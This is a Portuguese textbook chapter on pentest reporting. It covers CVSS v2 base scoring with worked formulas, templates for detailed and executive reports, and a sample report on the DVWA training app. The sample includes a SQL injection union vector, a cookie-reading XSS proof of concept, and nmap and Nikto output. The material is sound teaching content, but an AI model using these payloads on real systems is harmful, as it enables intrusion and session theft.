O Common Vulnerability Scoring System (CVSS), mantido pelo Forum for Incident Response and Security Teams – **First**, define métodos para estimar a gravidade de vulnerabilidades de TI com base em três escores diferentes, de modo que seja possível avaliá-las sob um critério uniforme (Mell *et al.*, 2007). Cada escore, que é um número real entre zero e dez, resume um grupo de métricas relacionadas entre si:

- ▣ **Base:** compreende todas as métricas sobre aspectos intrínsecos da vulnerabilidade, os quais independem de tempo e do ambiente no qual ela ocorre.
- ▣ **Temporal:** engloba as características da vulnerabilidade que variam com o tempo, mas não com o ambiente.
- ▣ **Ambiental:** considera as características de um ambiente específico.

É importante observar que, enquanto o grupo base apresenta as propriedades fundamentais da vulnerabilidade, os demais adicionam informações referentes ao contexto particular, no qual o defeito é encontrado, enriquecendo assim o resultado (Mell *et al.*, 2007).

Em inúmeras situações, porém, somente o escore base é utilizado e essa é a abordagem adotada pelo presente texto. De modo a justificar o valor numérico calculado para cada grupo, o padrão demanda que um vetor textual, contendo as escolhas de cada métrica, acompanhe o respectivo escore.



### First

Confederação internacional de times de resposta a incidentes de segurança, que atua de maneira reativa e preventiva contra incidentes, por meio do compartilhamento de informações, criação de ferramentas e metodologias, definição de melhores práticas e estímulo à criação de novas equipes ao redor do mundo.

### Base

O grupo base de métricas considera as características fundamentais de uma vulnerabilidade, listadas a seguir:

- ▣ **Vetor de acesso:** considera o posicionamento necessário de um atacante na rede, para que a exploração seja bem sucedida.
- ▣ **Complexidade de acesso:** mede a dificuldade de exploração da vulnerabilidade.
- ▣ **Autenticação:** descreve se é necessário estar autenticado ou não, para conseguir explorar a vulnerabilidade.
- ▣ **Impacto à confidencialidade:** quantifica o impacto que o abuso do defeito de segurança causa à confidencialidade das informações.
- ▣ **Impacto à integridade:** quantifica o impacto que o abuso do defeito de segurança causa à integridade das informações.
- ▣ **Impacto à disponibilidade:** quantifica o impacto que o abuso do defeito de segurança causa à disponibilidade das informações.





Os critérios de classificação estabelecidos para cada uma das métricas, a fórmula para cálculo do escore final e a estrutura do vetor textual são apresentados, nas próximas subseções, de acordo com o artigo de Mell *et al.* (2007).

### Vetor de acesso (AV)

Quanto maior o número de pessoas com acesso ao ambiente vulnerável, maior é a criticidade do defeito de segurança, pois o potencial de atacantes cresce.



Por exemplo, caso um servidor web inseguro seja colocado na internet e outro idêntico, em uma rede local, sem conexão remota, o último estará exposto somente aos usuários do próprio ambiente, enquanto que o primeiro terá o mundo todo como eventual origem de ataque. Ainda nessa linha de raciocínio, o fato de uma exploração poder ser realizada remotamente estimula que mais pessoas tentem o ataque, pois as chances de permanecerem anônimas aumentam drasticamente. A Figura 10.1 ilustra os valores e os critérios dessa métrica.

**Figura 10.1**  
Avaliação da  
métrica Vetor  
de Acesso.

Valor da métrica	f(AV)	Critérios
Local (L)	0,395	A vulnerabilidade pode ser explorada somente com acesso local ao ativo vulnerável.
Rede adjacente (A)	0,646	É possível explorar a vulnerabilidade apenas a partir da rede local na qual se encontra o ativo inseguro.
Rede (N)	1,0	O defeito de segurança pode ser explorado remotamente. No caso de aplicações web, normalmente, esse é o cenário encontrado.

### Complexidade de acesso (AC)

Avalia o nível de dificuldade de execução do ataque, com base nos privilégios que o usuário precisa ter no sistema alvo, na dependência de técnicas de engenharia social e se a configuração vulnerável é encontrada comumente em ambientes de produção, entre outros fatores.



Os critérios e valores da métrica AC estão apresentados na Figura 10.2.

**Figura 10.2**  
Avaliação  
da métrica  
Complexidade  
de Acesso

Valor da métrica	f(AC)	Critérios
Alto (H)	0,35	Existem condições especiais para que o ataque seja bem-sucedido, como nível de acesso elevado ao ambiente e necessidade de comprometimento de outros ativos, por exemplo.
Médio (M)	0,61	Algumas condições não tão restritivas existem para efetuar a exploração da vulnerabilidade com sucesso. Exemplos incluem a necessidade de levantamento de informações sobre o ambiente e agentes de ameaça limitados a um pequeno grupo de pessoas.
Baixo (L)	0,71	Não há condições especializadas para exploração da vulnerabilidade. Um exemplo consiste na existência de ferramentas automatizadas para execução de um ataque.

## Autenticação (Au)

Considera quantas vezes um atacante necessita se autenticar no sistema alvo antes de executar um ataque explorando a vulnerabilidade. É importante observar que a segurança do mecanismo de autenticação não é considerada por essa métrica, que trata apenas do fornecimento de credenciais.



Os valores possíveis e critérios dessa métrica estão ilustrados na Figura 10.3.

Valor da métrica	f(Au)	Critérios
Múltiplas vezes (M)	0,45	Para conseguir explorar a vulnerabilidade, o atacante necessita se autenticar duas ou mais vezes no ambiente.
Uma vez (S)	0,56	O usuário malicioso precisa se autenticar uma vez no ambiente antes de realizar o ataque.
Nenhuma vez (N)	0,704	Não há necessidade de autenticação para a realização de um ataque.

**Figura 10.3**  
Avaliação da métrica Autenticação.

## Impacto à confidencialidade (C)

Considera o montante de informações que pode ter o sigilo comprometido se a vulnerabilidade é explorada com sucesso.



A Figura 10.4 apresenta os valores e critérios dessa métrica.

Valor da métrica	f(C)	Critérios
Nenhum (N)	0,0	Nenhuma informação sigilosa é revelada, como resultado de uma exploração bem-sucedida da vulnerabilidade.
Parcial (P)	0,275	Parte das informações sigilosas é comprometida se um ataque é realizado com sucesso.
Completo (C)	0,660	Todas as informações sigilosas são reveladas em decorrência de um ataque bem-sucedido.

**Figura 10.4**  
Avaliação da métrica Impacto à confidencialidade.

## Impacto à integridade (I)

Essa métrica considera o montante de informações que tem a integridade comprometida caso um ataque consiga explorar a vulnerabilidade.



Os valores e critérios desse item estão ilustrados na Figura 10.5.

Valor da métrica	f(I)	Critérios
Nenhum (N)	0,0	Nenhuma informação tem a integridade comprometida, como resultado de uma exploração bem sucedida da vulnerabilidade.
Parcial (P)	0,275	Parte das informações tem a integridade comprometida se um ataque é realizado com sucesso.
Completo (C)	0,660	Todas as informações são adulteradas em decorrência de um ataque bem-sucedido.

**Figura 10.5**  
Avaliação da métrica Impacto à integridade.

## Impacto à disponibilidade (A)

Mede o impacto à disponibilidade do sistema caso a vulnerabilidade seja explorada em um ataque bem-sucedido.



A Figura 10.6 apresenta os valores e critérios dessa métrica.

**Figura 10.6**  
Avaliação da  
métrica Impacto à  
disponibilidade (A).

Valor da métrica	f(A)	Critérios
Nenhum (N)	0,0	Não há impacto à disponibilidade do sistema vulnerável.
Parcial (P)	0,275	Se a vulnerabilidade é explorada com sucesso, há redução do desempenho do ativo ou interrupção de parte dos serviços.
Completo (C)	0,660	O sistema fica totalmente indisponível em decorrência de um ataque bem-sucedido.

### Cálculo de escore de base e estrutura do vetor textual

Para calcular o escore de base da vulnerabilidade, as seguintes fórmulas devem ser empregadas:

$$\text{Impacto} = 10,41 \times (1 - (1 - f(C)) \times (1 - f(I)) \times (1 - f(A)))$$

$$f(\text{Impacto}) = \begin{cases} 0; & \text{se Impacto} = 0 \\ 1,176; & \text{caso contrário} \end{cases}$$

$$\text{Explorabilidade} = 20 \times f(AV) \times f(AC) \times f(Au)$$

$$\text{Escore de Base} = \text{arredonda\_1\_casa\_decimal}((0,6 \times \text{Impacto} + 0,4 \times \text{Explorabilidade} - 1,5) \times f(\text{Impacto}))$$

O vetor textual, por sua vez, indica qual valor foi escolhido para cada métrica, de acordo com os critérios estabelecidos, e é representado como uma lista, cujos elementos são separados uns dos outros pelo caractere "/" e definidos pelo nome abreviado da métrica, seguido de ":" e, por fim, do valor atribuído.



O formato geral está abaixo apresentado:

```
AV:<L|A|N>/AC:<H|M|L>/Au:<M|S|N>/C:<N|P|C>/I:<N|P|C>/A:<N|P|C>
```

Para exemplificar esses conceitos, considere-se uma vulnerabilidade de injeção de SQL e os valores atribuídos a cada uma das métricas por Gordeychik *et al.* (2008):

- Vetor de acesso: Rede (N),  $f(AV) = 1,0$ .
- Complexidade de acesso: Baixo (L),  $f(AC) = 0,71$ .
- Autenticação: Nenhuma vez (N),  $f(Au) = 0,704$ .
- Impacto à confidencialidade: Completo (C),  $f(C) = 0,660$ .
- Impacto à integridade: Completo (C),  $f(I) = 0,660$ .
- Impacto à disponibilidade: Completo (C),  $f(A) = 0,660$ .

Aplicando-se as fórmulas aos valores acima, obtêm-se:

- $\text{Impacto} = 10,41 \times (1 - (1 - 0,66) \times (1 - 0,66) \times (1 - 0,66)) = 10,41 \times (1 - 0,34 \times 0,34 \times 0,34) = 10,41 \times (1 - 0,039304) = 10,41 \times 0,960696 = 10,00084536$
- $f(\text{Impacto}) = 1,176$
- $\text{Explorabilidade} = 20 \times 1 \times 0,71 \times 0,704 = 9,9968$
- $\text{Escore de Base} = (0,6 \times 10,00084536 + 0,4 \times 9,9968 - 1,5) \times 1,176 = (6,000507216 + 3,99872 - 1,5) \times 1,176 = 8,499227216 \times 1,176 = 9,995091206016 \approx 10,0$

O vetor textual resultante para este cenário é:

```
AV:N/AC:L/Au:N/C:C/I:C/A:C
```

Logo, o escore de base para injeção de SQL deve ser indicado da seguinte maneira:

```
10 (AV:N/AC:L/Au:N/C:C/I:C/A:C)
```

De modo a facilitar a inclusão em relatórios, no apêndice deste capítulo, uma tabela, adaptada do trabalho de Gordeychik *et al.* (2008), enumera os escores de base para os principais defeitos de segurança existentes em aplicações web.

## Exercício de fixação 2

### Perigo de vulnerabilidades

Como é possível comparar o perigo oferecido por vulnerabilidades diferentes?

## Tipos de relatórios

Normalmente, ao final de um teste de invasão, são fornecidos dois relatórios, descrevendo os resultados do trabalho realizado:

- **Relatório detalhado:** contém todas as informações, gerais e técnicas, acerca do trabalho realizado, incluindo as vulnerabilidades encontradas, meios de exploração, recomendações para correção e a criticidade de cada problema. Devido ao nível de detalhes fornecido por tal documento, serve de base para o processo de correção ou para a criação de controles compensatórios.
- **Relatório executivo:** baseado no conteúdo do relatório detalhado, engloba apenas os fatos mais relevantes do teste de invasão executado. O objetivo é que seja lido por membros do corpo gerencial, para que tenham uma visão geral das vulnerabilidades do ambiente.

Nesta seção, para cada um dos tipos de relatório, um modelo geral é apresentado, enquanto que, no apêndice deste capítulo, exemplos são fornecidos para que o leitor tenha um norte de como documentar os resultados obtidos.

### Relatório detalhado

Um modelo de relatório detalhado está ilustrado abaixo:

#### 1. Resumo

Descreve o trabalho realizado, incluindo o escopo de teste, período de execução e principais resultados alcançados.

#### 2. Informações do cliente

Lista as informações de contato do cliente, como nome, endereço comercial, telefone, e-mail e logotipo da empresa.

#### 3. Escopo do trabalho

Descreve as aplicações testadas no trabalho.

### 3.1. Aplicação 1

#### Descrição

Fornece uma descrição de alto nível da aplicação, indicando o propósito, tecnologias empregadas e funcionalidades existentes.

#### URL da página inicial

#### Topologia de rede

...

### 3.m Aplicação m

#### Descrição

#### URL da página inicial

#### Topologia de rede

## 4. Descrição do teste

Apresenta todos os aspectos do teste de invasão realizado.

### 4.1. Tipo de teste

Indica se o teste foi caixa-branca, caixa-cinza ou caixa-preta.

### 4.2. Período de execução

Datas de início e de finalização do trabalho.

### 4.3. Locais de execução

Local físico e local lógico, a partir dos quais os testes foram realizados.

### 4.4. Metodologia empregada

Descrição da metodologia de teste empregada.

### 4.5. Informações disponibilizadas

Lista de informações disponibilizadas pelo cliente, para execução dos trabalhos, incluindo diagramas de rede, contas de usuário, projeto do sistema, documentos de requisito, modelo de dados, entre outros.

### 4.6. Configuração dos controles de perímetro

Quaisquer exceções que tenham sido configuradas nas regras de perímetro devem estar listadas nesta seção.

### 4.7. Testes excluídos

Enumeração dos testes que não foram executados.

## 5. Resultados

Descrição das vulnerabilidades encontradas em cada aplicação do escopo, incluindo uma explicação do problema, URL afetada, técnica de exploração que pode ser empregada, recomendações e escore de base segundo o CVSS.

## 5.1. Aplicação 1

Análise das vulnerabilidades encontradas na Aplicação 1.

### 5.1.1 Vulnerabilidade 1

**Descrição do problema**

**URL da página afetada**

**Método de exploração**

**Recomendações**

**Escore de base (CVSS)**

...

### 5.1.n<sub>1</sub> Vulnerabilidade n<sub>1</sub>

**Descrição do problema**

**URL da página afetada**

**Método de exploração**

**Recomendações**

**Escore de base (CVSS)**

...

## 5.m Aplicação m

### 5.m.1 Vulnerabilidade 1

**Descrição do problema**

**URL da página afetada**

**Método de exploração**

**Recomendações**

**Escore de base (CVSS)**

...

### 5.m.n<sub>m</sub> Vulnerabilidade n<sub>m</sub>

**Descrição do problema**

**URL da página afetada**

**Método de exploração**

**Recomendações**

**Escore de base (CVSS)**

## 6. Referências

Lista de referências bibliográficas.

## 7. Anexos

Saídas de ferramentas, informações extraídas por meio de ataques, documentos de terceiros detalhando correções etc.

### Relatório executivo

Um modelo de relatório executivo está ilustrado a seguir:

#### 1. Resumo

Descreve o trabalho realizado, incluindo o escopo de teste, período de execução e principais resultados alcançados.

#### 2. Informações do cliente

Lista as informações de contato do cliente, como nome, endereço comercial, telefone, e-mail e logotipo da empresa.

#### 3. Escopo do trabalho

Descreve as aplicações testadas no trabalho.

##### 3.1. Aplicação 1

Fornecer uma descrição de alto nível da aplicação, indicando o propósito e funcionalidades existentes.

...

##### 3.m Aplicação m

...

#### 4. Síntese dos resultados

Nesta seção, os resultados dos testes de invasão devem ser apresentados graficamente, agrupando as vulnerabilidades pelo tipo e, também, pelo grau de criticidade.

#### 5. Diagnóstico geral

Esta seção deve descrever, resumidamente, o que é possível realizar contra a aplicação, com base nas vulnerabilidades encontradas.

### Exercício de fixação 3

#### Resultado de teste de invasão

Como o resultado de um teste de invasão pode ser apresentado?

---

---

## Apêndice

### Tabela de escore de base de acordo com o CVSS

A Figura 10.7, adaptada de Gordeychik *et al.* (2008), ilustra possíveis escores de base para as principais vulnerabilidades encontradas em aplicações web, além de relacionar os capítulos em que aquelas podem ser encontradas neste livro.

Vulnerabilidade	Escore de Base	Capítulos
Abuso de funcionalidade	4 (AV:N/AC:H/Au:N/C:P/I:P/A:N)	8
Aplicação mal configurada	5,1 (AV:N/AC:H/Au:N/C:P/I:P/A:P)	2
Ataque por força bruta	6,8 (AV:N/AC:M/Au:N/C:P/I:P/A:P)	3, 4
Autenticação insuficiente	6,8 (AV:N/AC:M/Au:N/C:P/I:P/A:P)	3
Autorização insuficiente	6,8 (AV:N/AC:M/Au:N/C:P/I:P/A:P)	8
Cross site request forgery	5 (AV:N/AC:L/Au:N/C:N/I:P/A:N)	4
Cross-site scripting	6,4 (AV:N/AC:L/Au:N/C:P/I:P/A:N)	5
Expiração de sessão insuficiente	6,8 (AV:N/AC:M/Au:N/C:P/I:P/A:P)	4
Falsificação de conteúdo	5 (AV:N/AC:L/Au:N/C:N/I:P/A:N)	5
Fixação de sessão	6,8 (AV:N/AC:M/Au:N/C:P/I:P/A:P)	4
HTTP Request Smuggling	6,4 (AV:N/AC:L/Au:N/C:P/I:P/A:N)	7
HTTP Request Splitting	6,4 (AV:N/AC:L/Au:N/C:P/I:P/A:N)	7
HTTP Response Smuggling	6,4 (AV:N/AC:L/Au:N/C:P/I:P/A:N)	7
HTTP Response Splitting	6,4 (AV:N/AC:L/Au:N/C:P/I:P/A:N)	7
Inclusão remota de arquivo	10 (AV:N/AC:L/Au:N/C:C/I:C/A:C)	7
Indexação insegura	5 (AV:N/AC:L/Au:N/C:P/I:N/A:N)	8
Injeção de comandos de sistema operacional	10 (AV:N/AC:L/Au:N/C:C/I:C/A:C)	7
Injeção de comandos SMTP	5 (AV:N/AC:L/Au:N/C:N/I:P/A:N)	7
Injeção de SQL	10 (AV:N/AC:L/Au:N/C:C/I:C/A:C)	6
Injeção de SSI	10 (AV:N/AC:L/Au:N/C:C/I:C/A:C)	7
Injeção de XML	7,5 (AV:N/AC:L/Au:N/C:P/I:P/A:P)	7
Injeção de XPath	10 (AV:N/AC:L/Au:N/C:C/I:C/A:C)	7
Injeção de XQuery	10 (AV:N/AC:L/Au:N/C:C/I:C/A:C)	7
Injeção em filtros LDAP	10 (AV:N/AC:L/Au:N/C:C/I:C/A:C)	7
Negação de serviço	7,8 (AV:N/AC:L/Au:N/C:N/I:N/A:C)	8
Percurso de caminho	7,8 (AV:N/AC:L/Au:N/C:C/I:N/A:N)	8
Percurso de diretório	5 (AV:N/AC:L/Au:N/C:P/I:N/A:N)	8
Permissões inadequadas	10 (AV:N/AC:L/Au:N/C:C/I:C/A:C)	8
Previsibilidade de credenciais	6,8 (AV:N/AC:M/Au:N/C:P/I:P/A:P)	3
Previsibilidade de identificadores de sessão	6,8 (AV:N/AC:M/Au:N/C:P/I:P/A:P)	4
Previsibilidade de localização de recursos	5 (AV:N/AC:L/Au:N/C:P/I:N/A:N)	8

**Figura 10.7**  
Escore de base para as principais vulnerabilidades de aplicações web.



Vulnerabilidade	Escore de Base	Capítulos
Processo de validação insuficiente	4 (AV:N/AC:H/Au:N/C:P/I:P/A:N)	8
Proteção de dados insuficiente	5 (AV:N/AC:L/Au:N/C:P/I:N/A:N)	9
Reconhecimento	0 (AV:N/AC:L/Au:N/C:N/I:N/A:N)	2
Redirecionamento	2,6 (AV:N/AC:H/Au:N/C:N/I:P/A:N)	8
Servidor mal configurado	5,1 (AV:N/AC:H/Au:N/C:P/I:P/A:P)	2
Transporte de dados inseguro	4 (AV:N/AC:H/Au:N/C:P/I:P/A:N)	9
Vazamento de informações	5 (AV:N/AC:L/Au:N/C:P/I:N/A:N)	2, 6

## Exemplo de relatório detalhado

### 1. Resumo

Este relatório descreve os resultados do teste externo de invasão da aplicação DVWA, realizado no período de 05/01/2011 a 14/01/2011. Diversas vulnerabilidades foram descobertas ao longo do processo, sendo algumas delas extremamente críticas, por possibilitarem a extração completa da base de dados, que se encontra em claro, apesar de conter informações sigilosas.

### 2. Informações do cliente

		
Nome do responsável:	Fulano de Tal	
e-mail:	fulano.tal@esr.rnp.br	Fone: (21) 2275-5578
Endereço:	Rua Lauro Müller, 455, 4º andar – Botafogo CEP: 22290-160 – Rio de Janeiro, RJ	

### 3. Escopo do trabalho

Faz parte do escopo do presente trabalho uma única aplicação web, chamada de DVWA.

#### 3.1. DVWA


##### Descrição

A aplicação DVWA, criada pela RandomStorm, tem por objetivo permitir que aquelas pessoas interessadas em aprender sobre vulnerabilidades em aplicações web possam realizar testes, em um ambiente controlado, sem cometer infrações legais. Como é um sistema de código aberto, pode-se analisar o código vulnerável, para entender o motivo de um dado problema ocorrer.

##### URL da página inicial

<http://dvwa.esr.rnp.br/login.php>

## Topologia de rede



## 4. Descrição do teste

### 4.1. Tipo de teste

Foi executado teste do tipo caixa-cinza.

### 4.2. Período de execução

Este trabalho foi realizado no período de 05/01/2011 a 14/01/2011, somente em dias úteis e em horário comercial.

### 4.3. Locais de execução

O teste de invasão foi efetuado, a partir da sede da empresa Pentest Inc., em Campinas (SP), por meio da internet.

### 4.4. Metodologia empregada

A metodologia de teste empregada consiste em um processo cíclico, envolvendo as seguintes etapas:

- ▣ **Reconhecimento:** compreende o levantamento de informações que podem auxiliar no teste de invasão.
- ▣ **Mapeamento:** consiste em relacionar tudo o que foi levantado na fase de reconhecimento, resultando em um mapa da aplicação.
- ▣ **Identificação de vulnerabilidades:** busca de vulnerabilidades, nas diversas páginas acessíveis da aplicação e, também, na infraestrutura subjacente.
- ▣ **Exploração de vulnerabilidades:** exploração das vulnerabilidades encontradas, para se obter maior nível de acesso e reiniciar o ciclo.

### 4.5. Informações disponibilizadas

A ESR disponibilizou as seguintes informações para realização dos testes:

- ▣ Diagrama de rede.
- ▣ Conta de acesso não privilegiada (esruser/esruser).
- ▣ URL da página principal da aplicação.

### 4.6. Configuração dos controles de perímetro

Nenhuma configuração especial foi realizada no firewall da ESR para a execução do teste de invasão da aplicação DVWA.

#### 4.7. Testes excluídos

Não foram realizados os seguintes testes:

- ▣ Negação de serviço.
- ▣ Identificação de vulnerabilidades nos elementos de rede.
- ▣ Análise do código-fonte da aplicação.

### 5. Resultados

Esta seção apresenta as vulnerabilidades encontradas no teste de invasão da aplicação DVWA, incluindo, para cada uma delas, descrição do problema, URL afetada, método de exploração, recomendações para correção e escore de base (CVSS).

#### 5.1. DVWA

##### 5.1.1. Injeção de SQL

###### Descrição do problema

Injeção de SQL é atualmente um dos ataques mais comuns contra aplicações web e consiste em inserir comandos SQL, em campos e parâmetros da aplicação, com o objetivo que sejam executados na camada de dados (Stuttard e Pinto, 2007; Howard *et al.*, 2005). Em ataques mais simples, operações podem ser realizadas no banco de dados, limitadas aos privilégios da conta que realiza o acesso. Com um pouco mais de elaboração, é possível aproveitar-se dos mecanismos de interação com o sistema operacional, existentes em bancos de dados, para leitura/escrita de arquivos e execução de comandos arbitrários, por exemplo.

###### URL da página afetada

```
http://dvwa.esr.rnp.br/vulnerabilities/sqli/
```

###### Método de exploração

Para extração de dados arbitrários, é possível fornecer o seguinte vetor ao campo *User Id*:

```
' union <SELECT com duas colunas>#
```

###### Recomendações

Para evitar ataques baseados em injeção de SQL, as seguintes medidas devem ser adotadas:

- ▣ Considere que toda informação fornecida por usuários é maliciosa e, assim, antes de processá-la, verifique se ela está de acordo com valores reconhecidamente válidos para o campo ou parâmetro.
- ▣ Não submeta consultas ao banco de dados que sejam resultantes da concatenação do comando a ser executado com valores fornecidos por usuários.
- ▣ Utilize apenas comandos preparados (prepared statements), os quais são pré-compilados e não permitem que a semântica seja alterada depois disso.
- ▣ Realize o acesso à camada de dados por meio de procedimentos definidos no banco de dados, encapsulando, assim, a estrutura das tabelas que compõem a aplicação.
- ▣ Capture todos os erros de execução e forneça apenas mensagens tratadas aos usuários, isto é, não exiba erros contendo comandos SQL, pilhas de execução e códigos específicos de plataforma.
- ▣ Utilize na aplicação uma conta para acesso ao banco de dados com os mínimos privilégios necessários à execução das tarefas.

## Escore de base (CVSS)

10 (AV:N/AC:L/Au:N/C:C/I:C/A:C)

### 5.1.2. Cross-site scripting refletido

#### Descrição do problema

Cross-site scripting, também conhecido como XSS, é atualmente um dos defeitos de segurança mais comumente encontrados em aplicações web, permitindo utilizar uma aplicação vulnerável, para transportar código malicioso, normalmente escrito em JavaScript, até o navegador de outro usuário. Uma vez que a política de mesma origem é respeitada, o navegador da vítima entende que o código recebido é legítimo e, por isso, informações sensíveis, como o identificador de sessão do usuário, por exemplo, podem ser acessadas programaticamente. Nesse caso, um usuário malicioso é capaz de sequestrar a sessão da pessoa atacada, bastando para isso enviar, em todas as requisições fraudulentas, o identificador obtido.

#### URL da página afetada

```
http://dvwa.esr.rnp.br/vulnerabilities/xss_r/
```

#### Método de exploração

Para uma prova de conceito, digite o seguinte vetor no campo presente na página afetada:

```
<script>alert(document.cookie)</script>
```

#### Recomendações

- ▣ Considere que toda informação fornecida por usuários é maliciosa e, assim, antes de processá-la, verifique se ela está de acordo com valores reconhecidamente válidos para o campo ou parâmetro.
- ▣ Utilize codificação HTML na saída, o que faz com que caracteres potencialmente perigosos sejam tratados como parte do conteúdo da página HTML, em vez de considerados parte da estrutura. Por exemplo, o texto `<script>` seria inserido na página como `&lt;script&gt;`, uma vez codificado.
- ▣ Quando filtros de entrada e saída forem utilizados, aplique-os, recursivamente, até que todos os elementos maliciosos sejam removidos.
- ▣ Nos casos em que identificadores de sessão são transportados por meio de cookies, defina o atributo `HttpOnly`, para evitar que sejam acessíveis por código executando no lado cliente da aplicação. Embora isso não resolva o problema de cross-site scripting, pelo menos evita que a sessão da vítima seja facilmente sequestrada.
- ▣ Desabilite o método TRACE no servidor web, para evitar cross-site tracing.

## Escore de base (CVSS)

6,4 (AV:N/AC:L/Au:N/C:P/I:P/A:N)

...

## 6. Referências

- ▣ HOWARD, Michael; LEBLANC, David e VIEGA, John. 19 Deadly Sins of Software Security – Programming Flaws and How to Fix Them. McGraw-Hill/Osborne, 2005.
- ▣ STUTTARD, Dafydd e PINTO, Marcus. The Web Application Hacker's Handbook. Wiley Publishing, Inc., 2007.

## 7. Anexos

### 7.1. Saída do nmap

```
Starting Nmap 5.00 (http://nmap.org) at 2011-09-18 11:16 BRT
Interesting ports on exemplo.esr.rnp.br (192.168.213.200):
Not shown: 993 filtered ports
PORT STATE SERVICE VERSION
22/tcp open ssh OpenSSH 5.5 (protocol 2.0)
|_ ssh-hostkey: 1024 c0:df:2d:0b:bd:91:c0:05:80:e5:ec:ef:bf:46:cd:f4
(DSA)
|_ 2048 f0:c9:22:fe:61:ab:61:f1:7a:08:2a:00:f5:df:3a:96 (RSA)
80/tcp open http Apache httpd 2.2.17 ((Fedora))
|_ robots.txt: has 1 disallowed entry
|_ /
|_ html-title: Damn Vulnerable Web App (DVWA) - Login
|_ Requested resource was http://dvwa.esr.rnp.br/login.php
81/tcp open http lighttpd 1.4.26
|_ html-title: Powered by lighttpd
443/tcp open ssl/http Apache httpd 2.2.17 ((Fedora))
|_ sslv2: server still supports SSLv2
|_ html-title: Escola Superior de Redes
3000/tcp open ppp?
8080/tcp open http Apache Tomcat/Coyote JSP engine 1.1
|_ html-title: Apache Tomcat
8090/tcp open http nginx web server 0.8.53
|_ html-title: Test Page for the Nginx HTTP Server on Fedora
```

### 7.2. Saída do Nikto

```
- Nikto v2.03/2.04

+ Target IP: 192.168.213.200
+ Target Hostname: dvwa.esr.rnp.br
+ Target Port: 80
+ Start Time: 2011-09-19 11:18:10

```

```

+ Server: Apache/2.2.17 (Fedora)
- Root page / redirects to: login.php
- /robots.txt - contains 1 'disallow' entry which should be
manually viewed. (GET)
+ OSVDB-0: Retrieved X-Powered-By header: PHP/5.3.6
+ OSVDB-0: ETag header found on server, inode: 416193, size: 26,
mtime: 0x481e2fb16a580
+ OSVDB-0: GET /config/ : Configuration information may be
available remotely.
+ OSVDB-0: GET /php.ini : This file should not be available
through the web interface.
+ OSVDB-877: TRACE / : TRACE option appears to allow XSS or
credential theft. See http://www.cgisecurity.com/whitehat-mirror/WhitePaper_screen.pdf for details
+ OSVDB-12184: GET /index.php?=PHPB8B5F2A0-3C92-11d3-A3A9-
4C7B08C10000 : PHP reveals potentially sensitive information via
certain HTTP requests which contain specific QUERY strings.
+ OSVDB-3268: GET /config/ : Directory indexing is enabled: /
config/
+ OSVDB-3092: GET /phpmyadmin/ : phpMyAdmin is for managing MySQL
databases, and should be protected or limited to authorized
hosts.
+ OSVDB-3092: GET /phpMyAdmin/ : phpMyAdmin is for managing MySQL
databases, and should be protected or limited to authorized
hosts.
+ OSVDB-3268: GET /icons/ : Directory indexing is enabled: /icons
+ OSVDB-3268: GET /docs/ : Directory indexing is enabled: /docs
+ OSVDB-3092: GET /CHANGELOG.txt : A changelog was found.
+ OSVDB-3233: GET /icons/README : Apache default file found.
+ 3577 items checked: 14 item(s) reported on remote host
+ End Time: 2011-09-19 11:18:19 (9 seconds)

+ 1 host(s) tested

Test Options: -host dvwa.esr.rnp.br

```

## Exemplo de sumário executivo

### 1. Resumo

Este relatório descreve os resultados do teste externo de invasão da aplicação DVWA, realizado no período de 05/01/2011 a 14/01/2011. Diversas vulnerabilidades foram descobertas ao longo do processo, sendo algumas delas extremamente críticas, por possibilitarem a extração completa da base de dados, que se encontra em claro, apesar de conter informações sigilosas.

### 2. Informações do cliente

 Escola Superior de Redes RNP			
Nome do responsável:	Fulano de Tal		
e-mail:	fulano.tal@esr.rnp.br	Fone:	(21) 2275-5578
Endereço:	Rua Lauro Müller, 455, 4º andar – Botafogo CEP: 22290-160 – Rio de Janeiro, RJ		

### 3. Escopo do trabalho


Faz parte do escopo do presente trabalho uma única aplicação web, chamada de DVWA.

#### 3.1. DVWA

